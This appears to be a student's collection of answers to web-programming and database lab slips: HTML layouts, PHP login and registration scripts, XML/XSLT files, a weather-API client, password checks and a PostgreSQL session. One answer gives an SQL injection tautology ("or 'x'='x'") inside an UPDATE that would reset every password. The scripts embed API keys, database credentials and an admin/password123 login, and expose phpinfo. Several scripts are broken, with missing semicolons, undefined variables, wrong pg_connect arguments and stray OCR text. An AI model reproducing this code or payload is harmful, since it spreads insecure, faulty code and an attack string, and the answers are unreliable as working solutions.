Slip 1

Q.1 Design a webpage for the following layout For Student profile – where student roll number, name, contact, photo, class and area of interest in column 2. In Column 1 provide the hyperlinks for Home, Contact us and about us. [15M]

```
<!DOCTYPE html>
<html lang="en">
<head>
        <title>Student Profile</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            display: flex;
        }
        .sidebar {
            width: 20%;
            background: #f4f4f4;
            padding: 20px;
            height: 100vh;
        }
        .sidebar a {
            display: block;
            padding: 10px;
            text-decoration: none;
            color: #333;
        }
        .profile {
            width: 80%;
            padding: 20px;
        }
        .profile img {
            width: 150px;
            height: 150px;
            border-radius: 50%;
        }
    </style>
</head>
<body>
    <div class="sidebar">
        <h3>Menu</h3>
        <a href="#">Home</a>
        <a href="#">Contact Us</a>
        <a href="#">About Us</a>
```

```
    </div>
    <div class="profile">
        <h2>Student Profile</h2>
        <img src="student.jpg" alt="Student Photo">
        <p><strong>Roll Number:</strong> 12345</p>
        <p><strong>Name:</strong> John Doe</p>
        <p><strong>Contact:</strong> +123456789</p>
        <p><strong>Class:</strong> B.Tech CSE</p>
        <p><strong>Area of Interest:</strong> Cybersecurity</p>
    </div>
</body>
</html>
```

Q.2 Create a login form with a username and password. Display “Welcome” message if [15M] username and password is same otherwise display “Invalid username or password” message.

Login Form -->

```
<!DOCTYPE html>
<html lang="en">
<head>
        <title>Login Form</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            background: #f4f4f4;
        }
        .login-container {
            background: white;
            padding: 20px;
            border-radius: 10px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
            text-align: center;
        }
```

```
    </style>
</head>
<body>
    <div class="login-container">
        <h2>Login</h2>
        <form onsubmit="return validateLogin(event)"> #calls the function when the form is submitted.
            <label>Username:</label>
            <input type="text" id="username" required><br><br>
            <label>Password:</label>
            <input type="password" id="password" required><br><br>
            <button type="submit">Login</button>
        </form>
        <p id="message"></p>
    </div>

    <script>
        function validateLogin(event) {
            event.preventDefault();  # stops the form from reloading so the message can be displayed without losing the input.

            let username = document.getElementById("username").value;
            let password = document.getElementById("password").value;
            let message = document.getElementById("message");
            if (username === password) {
                message.innerHTML = "<span style='color: green;'>Welcome</span>";
            } else {
                message.innerHTML = "<span style='color: red;'>Invalid username or password</span>";
            }
        }
    </script>
</body>
</html>
```

Or (without style tag)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Login Form</title>
</head>
<body>
    <h2>Login</h2>
    <form onsubmit="return validateLogin(event)">
        <label>Username:</label>
        <input type="text" id="username" required><br><br>
        <label>Password:</label>
        <input type="password" id="password" required><br><br>
        <button type="submit">Login</button>
    </form>
    <p id="message"></p>

    <script>
        function validateLogin(event) {
            event.preventDefault();
            let username = document.getElementById("username").value;
            let password = document.getElementById("password").value;
            let message = document.getElementById("message");
            if (username === password) {
                message.innerHTML = "Welcome";
            } else {
                message.innerHTML = "Invalid username or password";
            }
        }
    </script>
</body>
</html>
```

or

index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login Form</title>

    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f4f4f4;
            margin: 0;
            padding: 0;
        }

        .container {
            width: 300px;
            margin: 100px auto;
            padding: 20px;
            background: white;
            border-radius: 5px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
        }

        h2 {
            text-align: center;
        }

        label {
            display: block;
            margin: 10px 0 5px;
        }

        input[type="text"],
        input[type="password"] {
            width: 100%;
            padding: 8px;
            margin-bottom: 10px;
            border: 1px solid #ccc;
```

```
            border-radius: 4px;
        }

        input[type="submit"] {
            background-color: #4CAF50;
            color: white;
            padding: 10px 15px;
            border: none;
            border-radius: 4px;
            cursor: pointer;
            width: 100%;
        }

        input[type="submit"]:hover {
            background-color: #45a049;
        }

        .welcome {
            color: green;
            text-align: center;
        }

        .error {
            color: red;
            text-align: center;
        }
    </style>
</head>
<body>
    <div class="container">
        <h2>Login Form</h2>
        <form method="POST" action="">
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" required>

            <label for="password">Password:</label>
            <input type="password" id="password" name="password" required>

            <input type="submit" value="Login">
        </form>
```

```
        <?php
        // Predefined username and password
        $valid_username = "admin";
        $valid_password = "password123";

        // Check if the form is submitted
        if ($_SERVER["REQUEST_METHOD"] == "POST") {
            $username = $_POST['username'];
            $password = $_POST['password'];

            // Validate credentials
            if ($username === $valid_username && $password ===
$valid_password) {
                echo "<p class='welcome'>Welcome!</p>";
            } else {
                echo "<p class='error'>Invalid username or password.</p>";
            }
        }
        ?>
    </div>
</body>
</html>
```

Slip 2

Q1.Write a script to create XML file named “Subject.xml” Stored at least 3 records containing subject id, subject name, class, semester etc. [15M]

```
<?php
// Create a new XML object with the root element <Subjects>
$xml = new SimpleXMLElement('<Subjects></Subjects>');

// Add Subject details
$subject1 = $xml->addChild('Subject');
```

```
$subject1->addChild('SubjectID', 'S101');
$subject1->addChild('SubjectName', 'Computer Science');
$subject1->addChild('Class', 'CS101');
$subject1->addChild('Semester', '1st');
$subject1->addChild('Instructor', 'Dr. Smith');

// Add another subject details
$subject2 = $xml->addChild('Subject');
$subject2->addChild('SubjectID', 'S102');
$subject2->addChild('SubjectName', 'Mathematics');
$subject2->addChild('Class', 'MATH101');
$subject2->addChild('Semester', '1st');
$subject2->addChild('Instructor', 'Prof. Johnson');

// Add third subject details
$subject3 = $xml->addChild('Subject');
$subject3->addChild('SubjectID', 'S103');
$subject3->addChild('SubjectName', 'Physics');
$subject3->addChild('Class', 'PHY101');
$subject3->addChild('Semester', '1st');
$subject3->addChild('Instructor', 'Dr. Lee');

// Save the XML to a file named "Subject.xml"
$xml->asXML('Subject.xml');

// Output success message
echo "XML file 'Subject.xml' has been created successfully!";
?>
```

OR

```
<?php
// Create a new XML object with the root element <Subjects> (Corrected root element)
$xml = new SimpleXMLElement('<Subjects></Subjects>');

// Sample details for 3 records
```

```
$subjects = array(
    array('sub_name' => 'Maths', 'id' => '101', 'class' => 'SY', 'sem' => '3'),
    array('sub_name' => 'Physics', 'id' => '102', 'class' => 'SY', 'sem' => '4'),
    array('sub_name' => 'Biology', 'id' => '103', 'class' => 'TY', 'sem' => '5'),
);

// Loop through each subject and add their details as child nodes
foreach ($subjects as $subject) {
    $subjectNode = $xml->addChild('Subject'); // Correct child node name
    $subjectNode->addChild('Name', $subject['sub_name']);
    $subjectNode->addChild('ID', $subject['id']);
    $subjectNode->addChild('Class', $subject['class']);
    $subjectNode->addChild('Semester', $subject['sem']);
}

// Save the XML to a file named "Sub.xml"
$file_name = "Sub.xml";
$xml->asXML($file_name); // Corrected: Use asXML() instead of save()

echo "XML file '$file_name' created successfully!";
?>
```

Q.2 Using SQL injection attack on Login check whether you can log into another user's account without knowing the correct password.

Create a table
Then

Update the password column

Query: update user1 set password='abc' where uname='anything' or 'x'='x';

Slip 3

Q.1 Write a script to create “cricket.xml” file with multiple elements as shown below: [15M]
<Cricket Team>
<Team Country =“Australia”>
<Player>----------</Player>
<Runs>----------</Runs>
<Wicket>----------</Wicket.
</Team>
</Create Team>
Write a script to add multiple elements in “cricket.xml” file of category ,”country=India”

```
<?php
// Create a new XML object with the root element <CricketTeam>
$xml = new SimpleXMLElement('<CricketTeam></CricketTeam>');

// Add "Australia" team with player details
$teamAustralia = $xml->addChild('Team');
$teamAustralia->addAttribute('Country', 'Australia');

// Player 1 in the Australia team
$player1 = $teamAustralia->addChild('Player', 'David Warner');
$teamAustralia->addChild('Runs', '1000');
$teamAustralia->addChild('Wicket', '5');

// Player 2 in the Australia team
$player2 = $teamAustralia->addChild('Player', 'Steve Smith');
$teamAustralia->addChild('Runs', '1200');
$teamAustralia->addChild('Wicket', '3');

// Player 3 in the Australia team
$player3 = $teamAustralia->addChild('Player', 'Pat Cummins');
$teamAustralia->addChild('Runs', '300');
$teamAustralia->addChild('Wicket', '50');

// Add "India" team with player details
$teamIndia = $xml->addChild('Team');
$teamIndia->addAttribute('Country', 'India');

// Player 1 in the India team
$player1India = $teamIndia->addChild('Player', 'Virat Kohli');
$teamIndia->addChild('Runs', '1500');
```

```
$teamIndia->addChild('Wicket', '10');

// Player 2 in the India team
$player2India = $teamIndia->addChild('Player', 'Rohit Sharma');
$teamIndia->addChild('Runs', '1300');
$teamIndia->addChild('Wicket', '5');

// Player 3 in the India team
$player3India = $teamIndia->addChild('Player', 'Jasprit Bumrah');
$teamIndia->addChild('Runs', '200');
$teamIndia->addChild('Wicket', '75');

// Save the XML to a file named "cricket.xml"
$xml->asXML('cricket.xml');

// Output success message
echo "XML file 'cricket.xml' has been created successfully!";
?>
```

OR

```
<?php
// Create a new XML object with the root element <CricketTeam>
$xml = new SimpleXMLElement('<CricketTeam></CricketTeam>');

// Sample details for cricket players from India
$players = array(
    array('country' => 'India', 'player' => 'Virat Kohli', 'runs' => '5000', 'wicket' => '0'),
    array('country' => 'India', 'player' => 'Rohit Sharma', 'runs' => '6000', 'wicket' => '0'),
    array('country' => 'India', 'player' => 'Jasprit Bumrah', 'runs' => '1000', 'wicket' => '150'),
    array('country' => 'India', 'player' => 'Shikhar Dhawan', 'runs' => '5500', 'wicket' => '0'),
    array('country' => 'India', 'player' => 'Hardik Pandya', 'runs' => '2500', 'wicket' => '80')
);

// Loop through each player and add their details as child nodes under the team of country
"India"
foreach ($players as $player) {
    if ($player['country'] == 'India') {
        // Add <Team> element with country attribute
        $teamNode = $xml->addChild('Team');
        $teamNode->addAttribute('Country', $player['country']);

        // Add <Player>, <Runs>, and <Wicket> for each player
        $teamNode->addChild('Player', $player['player']);
        $teamNode->addChild('Runs', $player['runs']);
```

```
        $teamNode->addChild('Wicket', $player['wicket']);
    }
}

// Save the XML to a file named "cricket.xml"
$xml->asXML('cricket.xml');
?>
```

Q.2 Write a simple web service called Dairy Product Price Service. This keeps a Draft I Syllabus
Page 44 dairy product price table to record the different kinds of product prices. It will supply 3 services to the client so that clients can add product price, delete product price, update product prize.

Slip 4

Q.1 Write a program to access online weather API. [15M]

Weather.php

Api key:ce8823cbbd604b3e96ec3b1886f6631f

```
<?php
// Function to get weather from OpenWeatherMap API
function getWeather($city) {
    $apiKey = "26cf88023396a06effae165aaf4daba7"; // Add your actual OpenWeatherMap API key
    $url = "https://api.openweathermap.org/data/2.5/weather?q=" . urlencode($city) . "&appid=" . $apiKey . "&units=metric";

    // Initialize cURL
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $response = curl_exec($ch);
    curl_close($ch);

    // Convert JSON response to an array
    return json_decode($response, true);
```

```
}

// Set response type as JSON
header("Content-Type: application/json");

// Check if city is provided in the URL
if (isset($_GET['city'])) {
    $city = $_GET['city'];
    $weatherData = getWeather($city);

    // If weather data is found
    if (isset($weatherData['main'])) {
        echo json_encode([
            "city" => $city,
            "temperature" => $weatherData['main']['temp'] . "°C",
            "weather" => $weatherData['weather'][0]['description']
        ]);
    } else {
        echo json_encode(["error" => "City not found or API issue"]);
    }
} else {
    echo json_encode(["error" => "Please provide a city name"]);
}
?>
```

OOOOOOOORRRRRRRRR


```
<?php

// Function to get weather data for a city
function getWeather($city) {
    $apiKey = "26cf88023396a06effae165aaf4daba7"; // OpenWeatherMap API
key
    $url = "https://api.openweathermap.org/data/2.5/weather?q=" .
urlencode($city) . "&appid=" . $apiKey . "&units=metric";
    $response = file_get_contents($url); // Fetch the response from the API
    return json_decode($response, true); // Decode the JSON response
}
```

```
header("Content-Type: application/json");

if (isset($_GET['city'])) {
    $city = $_GET['city'];
    $weatherData = getWeather($city);

    if (isset($weatherData['main'])) {
        echo json_encode([
            "city" => $city,
            "temperature" => $weatherData['main']['temp'] . "°C",
            "weather" => $weatherData['weather'][0]['description']
        ]);
    } else {
        echo json_encode(["error" => "City not found"]);
    }
} else {
    echo json_encode(["error" => "Please provide a city name"]);
}

?>
```

weather.html

```
<!DOCTYPE html>
<html>
<head>
    <title>Check Weather</title>
</head>
<body>
    <h2>Enter City Name to Get Weather Info</h2>
    <form action="weather.php" method="get">
        <label>City Name:</label>
        <input type="text" name="city" required>
        <input type="submit" value="Get Weather">
    </form>
</body>
```

</html>
Output



Q.2 Design an application to accept username and password. While accepting password check whether is it made of numbers, alphabets, special symbols and password length should greater than 8. If password is as per requirement, then print “You entered strong password” else print error message “Enter complex password”.

```
import re

def validate_password(password):
    if (len(password) > 8 and
        re.search(r"[A-Za-z]", password) and  # At least one letter
        re.search(r"\d", password) and       # At least one number
        re.search(r"[^A-Za-z0-9]", password)):# At least one special character
        print("You entered a strong password")
    else:
        print("Enter a complex password")

def main():
    username = input("Enter Username: ")
    password = input("Enter Password: ")
    validate_password(password)

if __name__ == "__main__":
    main()
```

OR

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Password Validation</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            margin: 50px;
        }
        input {
            padding: 10px;
            margin: 5px;
         }
        button {
            padding: 10px;
            background-color: blue;
            color: white;
            border: none;
            cursor: pointer;
        }
        .message {
            font-weight: bold;
            margin-top: 10px;
        }
    </style>
</head>
<body>

    <h2>Enter Username and Password</h2>
    <form onsubmit="return validatePassword()">
        <label>Username:</label>
        <input type="text" id="username" required><br><br>

        <label>Password:</label>
        <input type="password" id="password" required><br><br>
```

```
        <button type="submit">Submit</button>
    </form>

    <p class="message" id="message"></p>

    <script>
        function validatePassword() {
            let password = document.getElementById("password").value;
            let message = document.getElementById("message");

            let hasLetter = /[A-Za-z]/.test(password);
            let hasNumber = /\d/.test(password);
            let hasSpecialChar = /[@$!%*?&]/.test(password);
            let isLongEnough = password.length >= 8;

            if (hasLetter && hasNumber && hasSpecialChar && isLongEnough) {
                message.style.color = "green";
                message.innerHTML = "✅ You entered a strong password!";
                return true; // Allows form submission
            } else {
                message.style.color = "red";
                message.innerHTML = "❌ Enter a complex password! (Min 8 chars,
letters, numbers, symbols)";
                return false;           }
        }
    </script>

</body>
</html>
```

(without style tag)

```
<!DOCTYPE html>
<html lang="en">
<head>
        <title>Check Strong Password</title>
</head>
<body>
```

```
    <h2>Enter Username and Password</h2>
    <form onsubmit="return validatePassword()">
        <input type="text" id="username" placeholder="Enter username"
required><br><br>

<input type="password" id="password" placeholder="Enter password"
required><br><br>

<button type="submit">Submit</button>
    </form>

    <p id="message"></p>

    <script>
        function validatePassword() {
            event.preventDefault()
            let password = document.getElementById("password").value;
            let message = document.getElementById("message");

            let hasLetter = /[A-Za-z]/.test(password);
            let hasNumber = /[0-9]/.test(password);
            let hasSymbol = /[!@#$%^&*]/.test(password);
            let longEnough = password.length > 8;

            if (hasLetter && hasNumber && hasSymbol && longEnough) {
                message.innerText = "You entered strong password!";
                return true;
            } else {
                message.innerText = "Enter complex password (letters, numbers,
symbols & length > 8)";
                return false;
            }
        }
    </script>

</body>
```

</html>

Slip 5

Q.1 Design an application that accepts the full name, contact number, email-id, password and confirm password. If the password and confirm password matched the store accept data into the database while storing the password encrypt it. [15M]

reg.html

```
<!DOCTYPE html>
<html>
<head>
    <title>User Registration</title>
</head>
<body>
    <h2>Register</h2>
    <form method="post" action="register.php">
        <label>Full Name:</label><br>
        <input type="text" name="full_name" required><br><br>

        <label>Contact Number:</label><br>
        <input type="text" name="contact_number" required><br><br>

        <label>Email:</label><br>
        <input type="email" name="email" required><br><br>

        <label>Password:</label><br>
        <input type="password" name="password" required><br><br>

        <label>Confirm Password:</label><br>
        <input type="password" name="confirm_password" required><br><br>

        <button type="submit">Register</button>
    </form>
</body>
</html>
```

register.php

```php
<?php
require 'config.php';

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $full_name = $_POST['full_name'];
    $contact_number = $_POST['contact_number'];
    $email = $_POST['email'];
    $password = $_POST['password'];
    $confirm_password = $_POST['confirm_password'];

    // Check if passwords match
    if ($password !== $confirm_password) {
        die("Passwords do not match!");
    }

    // Hash the password before storing
    $hashed_password = password_hash($password, PASSWORD_BCRYPT);
     echo $hashed_password

    // Insert user data into the database
    try {
        $stmt = $pdo->prepare("INSERT INTO user2(full_name,
contact_number, email, password) VALUES (?, ?, ?, ?)");
        $stmt->execute([$full_name, $contact_number, $email,
$hashed_password]);
        echo "Registration successful!";
    } catch (PDOException $e) {
        die("Error: " . $e->getMessage());
    }
}
?>
```

config.php

```php
<?php
$host = "localhost";
$dbname = "userdb";
$user = "mit";
$password = "mit@2022";

$conn = pg_connect($host, $dbname,$user,$password);

//try {
    //$pdo = pg_connect("pgsql:host=$host;dbname=$dbname", $user,
$password, [
      //  PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    //]);
```

```
//} catch (PDOException $e) {
  //  die("Database connection failed: " . $e->getMessage());
//}
?>
```

phpinfo.php

```
<?php

phpinfo();

  ?>
```

Q.2 Design a webpage for the following layout For Student profile – where student roll number, name, contact, photo, class and area of interest in column 2. In Column 1 provide the hyperlinks for Home, Contact us and about us.

```
<!DOCTYPE html>
<html lang="en">
<head>
     <title>Student Profile</title>
   <style>
       {
          margin: 0;
          padding: 0;
          box-sizing: border-box;
          font-family: Arial, sans-serif;
       }
       body {
          display: flex;
          height: 100vh;
       }
       .sidebar {
          width: 20%;
          background-color: #333;
          padding: 20px;
```

```
            color: white;
        }
        .sidebar a {
            display: block;
            color: white;
            text-decoration: none;
            padding: 10px;
            margin: 5px 0;
            background-color: #444;
            text-align: center;
            border-radius: 5px;
        }
        .sidebar a:hover {
            background-color: #555;
        }
        .content {
            width: 80%;
            padding: 20px;
        }
        .profile {
            display: flex;
            align-items: center;
        }
        .profile img {
            width: 150px;
            height: 150px;
            border-radius: 10px;
            margin-right: 20px;
        }
        .details {
            font-size: 18px;
        }
        h2 {
            color: #333;
        }
    </style>
</head>
```

```
<body>

    <!-- Sidebar Menu -->
    <div class="sidebar">
        <h2>Navigation</h2>
        <a href="home.html">Home</a>
        <a href="con.html">Contact Us</a>
        <a href="about.html">About Us</a>
    </div>

    <!-- Student Profile Section -->
    <div class="content">
        <h2>Student Profile</h2>
        <div class="profile">
            <img src="student_photo.jpg" alt="Student Photo">
            <div class="details">
                <p><strong>Roll Number:</strong> 101</p>
                <p><strong>Name:</strong> John Doe</p>
                <p><strong>Contact:</strong> 9876543210</p>
                <p><strong>Class:</strong> 12th Grade</p>
                <p><strong>Area of Interest:</strong> Computer Science</p>
            </div>
        </div>
    </div>

</body>
</html>
```

Slip 6

Q.1 Write a PHP program to write a program for find the given number is palindrome Or not. [15M]

Palin.php

```
<?php
function isPalindrome($number) {
// Convert number to string
$strNumber = strval($number);
```

```
// Reverse the string
$reverseStr = strrev($strNumber);
// Check if original and reversed strings are the same
if ($strNumber === $reverseStr) {
return true;
} else {
return false;
}
}

// Example usage
$number = 121; // Change this number to test different values
if (isPalindrome($number)) {
echo "$number is a palindrome.";
} else {
echo "$number is not a palindrome.";
}
?>
```

Q.2 Create a XML document which contains details of cars car like: id, company name, model engine and mileage and display the same as a table by using elements by using XSLT. [15M]

Cars.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="cars.xsl"?>
<Cars>
        <Car>
        <ID>1</ID>
        <Company>Toyota</Company>
        <Model>Corolla</Model>
        <Engine>1.8L</Engine>
        <Mileage>15 km/l</Mileage>
        </Car>
        <Car>
        <ID>2</ID>
        <Company>Honda</Company>
        <Model>Civic</Model>
        <Engine>1.5L Turbo</Engine>
        <Mileage>18 km/l</Mileage>
        </Car>
        <Car>
        <ID>3</ID>
        <Company>Ford</Company>
```

```
        <Model>Mustang</Model>
        <Engine>5.0L V8</Engine>
        <Mileage>10 km/l</Mileage>
        </Car>
</Cars>
```

cars.xsl (XSLT Transformation)

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:template match="/">
        <html>
        <head>
                <title>Car Details</title>
                <style>
                table { border-collapse: collapse; width: 50%; margin: 20px; }
                th, td { border: 1px solid black; padding: 8px; text-align: left; }
                th { background-color: #f2f2f2; }
                </style>
        </head>
        <body>
                <h2>Car Details</h2>
                <table>
                <tr>
                <th>ID</th>
                <th>Company</th>
                <th>Model</th>
                <th>Engine</th>
                <th>Mileage</th>
                </tr>
                <xsl:for-each select="Cars/Car">
                <tr>
                        <td><xsl:value-of select="ID"/></td>
                        <td><xsl:value-of select="Company"/></td>
                        <td><xsl:value-of select="Model"/></td>
                        <td><xsl:value-of select="Engine"/></td>
                        <td><xsl:value-of select="Mileage"/></td>
                </tr>
                </xsl:for-each>
                </table>
        </body>
```

```
        </html>
        </xsl:template>
</xsl:stylesheet>
```

Or

cars.xsl

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:template match="/">
        <html>
        <head>
                <title>Car Details</title>
        </head>
        <body>
                <h2>Car Details</h2>
                <table border="1">
                <tr>
                <th>ID</th>
                <th>Company</th>
                <th>Model</th>
                <th>Engine</th>
                <th>Mileage</th>
                </tr>
                <xsl:for-each select="Cars/Car">
                <tr>
                        <td><xsl:value-of select="ID"/></td>
                        <td><xsl:value-of select="Company"/></td>
                        <td><xsl:value-of select="Model"/></td>
                        <td><xsl:value-of select="Engine"/></td>
                        <td><xsl:value-of select="Mileage"/></td>
                </tr>
                </xsl:for-each>
                </table>
        </body>
        </html>
        </xsl:template>
</xsl:stylesheet>
```

Slip 7

Q.1 Create the following relations : Emp(eno,name,dno,salary) Project(pno,pname,control-dno,budget) Each employee can work on one or more projects, and a project can have many employees working in it. The number of hours worked on each project by an employee also
needs to be stored. [15M]

1. list the names of Project names whose budget is greater than 10000.
2. list the names of projects, controlled by department No 101.
3. list the details of the projects with second maximum budget
4. list the details of the projects with maximum budget.
5. list the names of employees, working on E&TC department.

```
sudo su postgres
[sudo] password for mit:
postgres@mit-ThinkCentre-neo-50t-Gen-4:/home/mit$ psql
psql (12.22 (Ubuntu 12.22-0ubuntu0.20.04.1))
Type "help" for help.

postgres=# create database tycdsdb;
CREATE DATABASE
postgres=# \c tycdsdb;
You are now connected to database "tycdsdb" as user "postgres".
        ^
tycdsdb=# create table emp(eno int primary key, ename varchar(20), dno
int, salary decimal(10,2));
CREATE TABLE
tycdsdb=# \d emp;
                      Table "public.emp"
 Column |         Type          | Collation | Nullable | Default
--------+-----------------------+-----------+----------+---------
 eno    | integer               |           | not null |
 ename  | character varying(20) |           |          |
 dno    | integer               |           |          |
 salary | numeric(10,2)         |           |          |
Indexes:
    "emp_pkey" PRIMARY KEY, btree (eno)

tycdsdb=# create table project(pno int primary key, pname varchar(20),
control_dno int, budget decimal(10,2));
CREATE TABLE
tycdsdb=# \d projetc;
Did not find any relation named "projetc".
tycdsdb=# \d projet;
Did not find any relation named "projet".
tycdsdb=# \d project;
```

```
                    Table "public.project"
   Column    |         Type          | Collation | Nullable | Default
-------------+-----------------------+-----------+----------+---------
 pno         | integer               |           | not null |
 pname       | character varying(20) |           |          |
 control_dno | integer               |           |          |
 budget      | numeric(10,2)         |           |          |
Indexes:
    "project_pkey" PRIMARY KEY, btree (pno)

tycdsdb=# create table works_on(eno int references emp(eno), pno int
references project(pno), hrs int);
CREATE TABLE
tycdsdb=# \d works_on;
             Table "public.works_on"
 Column |  Type   | Collation | Nullable | Default
--------+---------+-----------+----------+---------
 eno    | integer |           |          |
 pno    | integer |           |          |
 hrs    | integer |           |          |
Foreign-key constraints:
    "works_on_eno_fkey" FOREIGN KEY (eno) REFERENCES emp(eno)
    "works_on_pno_fkey" FOREIGN KEY (pno) REFERENCES project(pno)

tycdsdb=#
tycdsdb=# insert into emp values(1, 'ABC',101,20000);
INSERT 0 1
tycdsdb=# insert into emp values(2, 'XYZ',101,30000);
INSERT 0 1
tycdsdb=# insert into emp values(3, 'PQR',102,30000);
INSERT 0 1
tycdsdb=# insert into emp values(4, 'DEF',103,3000);
INSERT 0 1
tycdsdb=# select * from emp;
 eno | ename | dno |  salary
-----+-------+-----+----------
   1 | ABC   | 101 | 20000.00
   2 | XYZ   | 101 | 30000.00
   3 | PQR   | 102 | 30000.00
   4 | DEF   | 103 |  3000.00
(4 rows)

tycdsdb=# insert into project values(10, 'Cyber',200,5000000);
INSERT 0 1
tycdsdb=# insert into project values(20, 'AI',300,5563000);
INSERT 0 1
tycdsdb=# insert into project values(30, 'ML',400,8000000);
```

```
INSERT 0 1
tycdsdb=# insert into project values(40, 'CS',500,809600);
INSERT 0 1
tycdsdb=# select * from project;
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  10 | Cyber |         200 | 5000000.00
  20 | AI    |         300 | 5563000.00
  30 | ML    |         400 | 8000000.00
  40 | CS    |         500 |  809600.00
(4 rows)


tycdsdb=# create table works_on(eno int references emp(eno),pno int
references project(pno),hrs int);
CREATE TABLE
tycdsdb=# insert into works_on values(1,10,150);
INSERT 0 1
tycdsdb=# insert into works_on values(1,20,150);
INSERT 0 1
tycdsdb=# insert into works_on values(2,20,150);
INSERT 0 1
tycdsdb=# insert into works_on values(3,30,250);
INSERT 0 1
tycdsdb=# insert into works_on values(4,30,250);
INSERT 0 1
tycdsdb=# insert into works_on values(4,40,350);
INSERT 0 1
tycdsdb=# select * from works_on;
 eno | pno | hrs
-----+-----+-----
   1 |  10 | 150
   1 |  20 | 150
   2 |  20 | 150
   3 |  30 | 250
   4 |  30 | 250
   4 |  40 | 350
(6 rows)

tycdsdb=# select * from emp;
 eno | ename | dno |  salary
-----+-------+-----+----------
   1 | ABC   | 101 | 20000.00
   2 | XYZ   | 101 | 30000.00
   3 | PQR   | 102 | 30000.00
   4 | DEF   | 103 |  3000.00
(4 rows)
```

```
tycdsdb=# select * from project;
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  10 | Cyber |         200 | 5000000.00
  20 | AI    |         300 | 5563000.00
  30 | ML    |         400 | 8000000.00
  40 | CS    |         500 |  809600.00
(4 rows)

tycdsdb=# select pname from project where budget>5000000;
 pname
-------
 AI
 ML
(2 rows)

tycdsdb=# select * from project where budget>5000000;
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  20 | AI    |         300 | 5563000.00
  30 | ML    |         400 | 8000000.00
(2 rows)

tycdsdb=# select pname from project where control_dno=200;
 pname
-------
 Cyber
(1 row)

tycdsdb=# select * from project where control_dno=200;
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  10 | Cyber |         200 | 5000000.00
(1 row)

tycdsdb=# select max(budget) from project;
    max
------------
 8000000.00
(1 row)

tycdsdb=# select max(budget) from project where budget<(select max(budget)
from project);
    max
------------
 5563000.00
```

```
(1 row)

tycdsdb=# select max(budget) from project where budget<8000000;
    max
------------
 5563000.00
(1 row)

tycdsdb=# select * from project where budget = 5563000;
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  20 | AI    |         300 | 5563000.00
(1 row)

tycdsdb=# select * from project where budget = (select max(budget) from
project where budget < (select max(budget) from project));
 pno | pname | control_dno |   budget
-----+-------+-------------+------------
  20 | AI    |         300 | 5563000.00
(1 row)

tycdsdb=# select ename, pname from emp, project, works_on where emp.eno =
works_on.eno and project.pno = works_on.pno and project.pno = 10;
 ename | pname
-------+-------
 ABC   | Cyber
(1 row)

tycdsdb=# select ename, pname from emp, project, works_on where emp.eno =
works_on.eno and project.pno = works_on.pno and project.pno = 20;
 ename | pname
-------+-------
 ABC   | AI
 XYZ   | AI
(2 rows)

tycdsdb=# select ename, pname from emp, project, works_on where emp.eno =
works_on.eno and project.pno = works_on.pno and project.pno = 30;
 ename | pname
-------+-------
 PQR   | ML
 DEF   | ML
(2 rows)

tycdsdb=# select ename, pname from emp, project, works_on where emp.eno =
works_on.eno and project.pno = works_on.pno and project.pno = 40;
 ename | pname
```

```
-------+-------
 DEF    | CS
(1 row)
```

Q.2 Write a program to access online weather API.

Slip 8

Q.1 Create an html page with 7 separate lines in different colors. State color of each line in
its text. [15M]

```
<!DOCTYPE html>
<html lang="en">
<head>
     <title>Colored Lines</title>
   <style>
       .red { color: red; }
       .blue { color: blue; }
       .green { color: green; }
       .orange { color: orange; }
       .purple { color: purple; }
       .brown { color: brown; }
       .pink { color: pink; }
   </style>
</head>
<body>
   <p class="red">This line is Red.</p>
   <p class="blue">This line is Blue.</p>
   <p class="green">This line is Green.</p>
   <p class="orange">This line is Orange.</p>
   <p class="purple">This line is Purple.</p>
   <p class="brown">This line is Brown.</p>
   <p class="pink">This line is Pink.</p>
</body>
</html>
```

Q.2 Design an application to accept username and password. While accepting password check whether is it made of numbers, alphabets, special symbols and password length should be greater than 8. If password is as per requirement, then print “You enter red strong password” else print error message “Enter complex password”.[REPEATED]

Slip 9

